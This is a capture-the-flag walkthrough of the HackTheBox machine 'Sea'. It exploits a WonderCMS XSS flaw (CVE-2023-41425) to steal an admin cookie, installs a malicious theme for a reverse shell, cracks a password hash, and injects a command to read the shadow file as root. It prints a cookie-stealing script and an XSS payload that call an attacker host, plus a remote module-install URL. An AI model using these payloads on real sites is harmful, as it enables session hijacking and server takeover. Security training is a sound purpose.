HackTheBox: Sea


Sea is an easy HackTheBox machine that presents a static web page made in WonderCMS, vulnerable to cross-site scripting. After exploiting it and entering the server, we find an instance running on a localhost port that gives us command injection as root, fully compromising the machine.
Sea’s static website:
Enumeration
Nmap Scan
Looking at the Nmap scan, only ports 22/TCP and 80/TCP are open.
$ nmap -p22,80 -sCV -Pn -n 10.10.11.28
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Sea - Home
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Directory Enumeration
After several scans, we do a deep scan of /themes/bike/ and find directories with valuable information about the website.

When we access README.md, a markdown file is downloaded. Here we can see the website uses a CMS called WonderCMS.
$ cat README.md
# WonderCMS bike theme
## Author: turboblack
## How to use
1. Login to your WonderCMS website.
2. Click "Settings" and click "Themes".
WonderCMS is a small, simple flat-file CMS built with PHP, developed since 2008. It aims to be extremely light and easy to install.
We quickly went to /version to find out which version of WonderCMS the host was running, and found version 3.2.0.

Foothold
A simple Google search on the CMS and version reveals it has CVE-2023-41425, which has a PoC we can exploit.
https://github.com/prodigiousMind/CVE-2023-41425To exploit the vulnerability, we locate ourselves on the contact page.

Then we take only a portion of the PoC for our benefit. At this point we just want to exploit the XSS to perform a session-hijacking attack, so we extract the following code and save it in an xss.js file.
var xhr=new XMLHttpRequest();
xhr.open("GET", "http://<Attacker-IP>/?"+document.cookie, true);
xhr.send();
Then we start an HTTP server to serve the xss.js file and capture the administrator’s stolen cookie.
python3 -m http.server 80In the contact form, we insert all the data and the following payload to make the XSS execute the xss.js file.
http://sea.htb/index.php?page=LoginURL?"></form><script+src="http://<Attacker-IP>/xss.js"></script><form+action="
We captured the administrator’s cookie so we could authenticate as an admin.

After swapping our cookie for the administrator’s, we have full access to the website.


Now we follow the next step in the PoC, which is to get RCE by installing a new malicious theme. First we download the malicious theme from the PoC to serve it from our HTTP server.
https://github.com/prodigiousMind/revshell/archive/refs/heads/main.zipAnd start an HTTP server again if the previous one was closed.
python3 -m http.server 80To install the malicious module, we pass the following URL:
/?installModule=http://<Attacker-IP>/revshell-main.zip&directoryName=violet&type=themes&token=<Token>We find the token by going to Settings -> Themes and hovering over any Install button; we’ll see the full URL with the token at the end.

We install the malicious module.

Finally, we use the malicious module to launch a reverse shell, as the PoC tells us.

We verified the reverse shell obtained.

In the webroot, we found a file called database.js with sensitive information: a Blowfish hash of a password.

The password has some backslash escaping we need to remove so it can be identified as a valid hash. We crack it with hashcat using mode 3200 for Blowfish.
hashcat -a 0 -m 3200 hash /usr/share/wordlists/rockyou.txt --force

$2y$10$iOrk210RQSAzNCx6Vyq2X.aJ...:##########
We used the password to authenticate via SSH as one of the users, and logged in as amay.

Here we got the first flag of this machine.

Privilege Escalation
To escalate privileges, after enumerating the host we found the localhost was running port 8080, which might give us something important.

We launched a port forward with SSH.
ssh -L 1234:localhost:8080 [email protected]We accessed the web app authenticating as amay again, and see that we can read access.log and auth.log, files usually only readable by a privileged user.

To analyze it further, we intercepted a request with Burp Suite. So far so normal; we only notice that the log_file parameter uses the full auth.log path to display it, which could hint at an LFI.


To confirm LFI and check our privileges, we tried to read the shadow file, and got a response with the data. We had to insert ;id at the end of the path to break the command that reads the file and see the full shadow file. With this, we can get root access to the machine.

We finally got the root flag.
Thanks for reading.